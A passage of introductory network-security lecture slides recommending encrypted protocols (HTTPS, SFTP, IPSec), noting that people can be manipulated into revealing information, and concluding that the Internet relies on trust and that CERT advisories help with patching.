- HTTP over SSL
  - Especially when making purchases with credit cards!
- SFTP, not FTP
  - Unless you ***really*** don't care about the password or data
- IPSec
  - Provides network-layer confidentiality

Social Problems

- People can be just as dangerous as unprotected computer systems
  - People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
  - Most humans will breakdown once they are at the "harmed" stage, unless they have been specially trained
    - Think government here…

Social Problems

- There aren't always solutions to all of these problems
  - Humans will continue to be tricked into giving out information they shouldn't
  - Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
- So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information
  - But, this solution is still not perfect

Conclusions

- The Internet works only because we implicitly trust one another
- It is very easy to exploit this trust
- The same holds true for software
- It is important to stay on top of the latest CERT security advisories to know how to patch any security holes